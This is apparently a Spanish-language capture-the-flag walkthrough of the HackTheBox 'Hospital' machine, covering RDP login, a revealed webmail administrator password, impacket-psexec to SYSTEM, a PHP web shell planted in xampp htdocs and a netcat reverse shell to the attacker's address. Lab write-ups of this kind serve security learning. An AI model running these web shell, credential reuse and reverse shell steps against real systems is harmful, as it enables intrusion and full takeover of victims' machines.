
```
C:\ExchangeSetupLogs>qwinsta
qwinsta
 SESSIONNAME       USERNAME                 ID  STATE   TYPE        DEVICE
>services                                    0  Disc
 console           drbrown                   1  Active
 rdp-tcp                                 65536  Listen
```

Vemos que el usuario "drbrown" tiene una sesion rdp activa, vamos a iniciar sesion:

```
xfreerdp /v:10.10.11.241 /u:drbrown /p:'chr!$br0wn'
```



```
┌──(kali㉿kali)-[~/Downloads]
└─$ xfreerdp /v:10.10.11.241 /u:drbrown /p:'chr!$br0wn'
[06:07:47:652] [64189:64190] [INFO][com.freerdp.crypto] - creating directory [/home/kali/.config/freerdp/certs]
[06:07:47:935] [64189:64190] [WARN][com.freerdp.crypto] - Certificate verification failure 'self-signed certificate (1
[06:07:47:935] [64189:64190] [WARN][com.freerdp.crypto] - CN = DC.hospital.htb
[06:07:47:936] [64189:64190] [ERROR][com.freerdp.crypto] - @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
[06:07:47:936] [64189:64190] [ERROR][com.freerdp.crypto] - @           WARNING: CERTIFICATE NAME MISMATCH!           @
[06:07:47:936] [64189:64190] [ERROR][com.freerdp.crypto] - @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
[06:07:47:936] [64189:64190] [ERROR][com.freerdp.crypto] - The hostname used for this connection (10.10.11.241:3389)
[06:07:47:936] [64189:64190] [ERROR][com.freerdp.crypto] - does not match the name given in the certificate:
[06:07:47:936] [64189:64190] [ERROR][com.freerdp.crypto] - Common Name (CN):
[06:07:47:936] [64189:64190] [ERROR][com.freerdp.crypto] -      DC.hospital.htb
[06:07:47:936] [64189:64190] [ERROR][com.freerdp.crypto] - A valid certificate for the wrong name should NOT be truste
Certificate details for 10.10.11.241:3389 (RDP-Server):
        Common Name: DC.hospital.htb
        Subject:     CN = DC.hospital.htb
        Issuer:      CN = DC.hospital.htb
        Thumbprint:  10:eb:ce:93:3c:73:cc:25:71:52:60:26:0d:6d:c2:4b:e0:94:fa:44:84:ff:2f:2f:af:cb:21:50:24:a7:72:cc
The above X.509 certificate could not be verified, possibly because you do not have
the CA certificate in your certificate store, or the certificate has expired.
Please look at the OpenSSL documentation on how to add a private CA to the store.
Do you trust the above certificate? (Y/T/N) Y
[06:07:52:417] [64189:64190] [INFO][com.freerdp.gdi] - Local framebuffer format  PIXEL_FORMAT_BGRX32
[06:07:52:417] [64189:64190] [INFO][com.freerdp.gdi] - Remote framebuffer format PIXEL_FORMAT_BGRA32
[06:07:52:485] [64189:64190] [INFO][com.freerdp.channels.rdpsnd.client] - [static] Loaded fake backend for rdpsnd
[06:07:52:485] [64189:64190] [INFO][com.freerdp.channels.drdynvc.client] - Loading Dynamic Virtual Channel rdpgfx
```




Administrator

••••••••••••••••••••

LOGIN

Hospital Webmail

Ha dejado la clave del usuario administrador puesta, cambiando el formato de tipo "password" a text:




Administrator

Th3B3stH0sp1t4l9786!

LOGIN

Hospital Webmail


Intentamos acceder con estas credenciales a la maquina victima con la herramienta psexec:



```
└─$ impacket-psexec 'administrator:Th3B3stH0sp1t4l9786!'@10.10.11.241
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.10.11.241.....
[*] Found writable share ADMIN$
[*] Uploading file BUzjdueO.exe
[*] Opening SVCManager on 10.10.11.241.....
[*] Creating service KYhq on 10.10.11.241.....
[*] Starting service KYhq.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.4974]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```


METODO 2

Dentro del xamp, vamos a enumerar los permisos que tenemos en "htdocs" con la herramienta "icacls":




```
C:\xampp>icacls htdocs
icacls htdocs
htdocs NT AUTHORITY\LOCAL SERVICE:(OI)(CI)(F)
       NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
       BUILTIN\Administrators:(I)(OI)(CI)(F)
       BUILTIN\Users:(I)(OI)(CI)(RX)
       BUILTIN\Users:(I)(CI)(AD)
       BUILTIN\Users:(I)(CI)(WD)
       CREATOR OWNER:(I)(OI)(CI)(IO)(F)
```

Podemos ver el permiso (AD) que significa que podemos añadir nuevos archivos. Vamos a probar a añadir un archivo php que ejecute un "whoami":




```
C:\xampp>echo "<?php system("whoami"); ?>" > C:\xampp\htdocs\whoami.php
echo "<?php system("whoami"); ?>" > C:\xampp\htdocs\whoami.php
```

Vamos a ver el contenido de la pagina "whoami.php":




"nt authority\system "

Como podemos ejecutar comandos como el usuario administrador vamos a subir el binario de netcat y nos vamos a entablar una conexion:



```
C:\temp>echo "<?php system('C:\temp\nc64.exe -e cmd 10.10.14.11 1234'); ?>" > C:\xampp\htdocs\reverse.php
echo "<?php system('C:\temp\nc64.exe -e cmd 10.10.14.11 1234'); ?>" > C:\xampp\htdocs\reverse.php
```

Nos llega la conexion:



```
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.11.241] 6329
Microsoft Windows [Version 10.0.17763.4974]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs>whoami
whoami
nt authority\system
```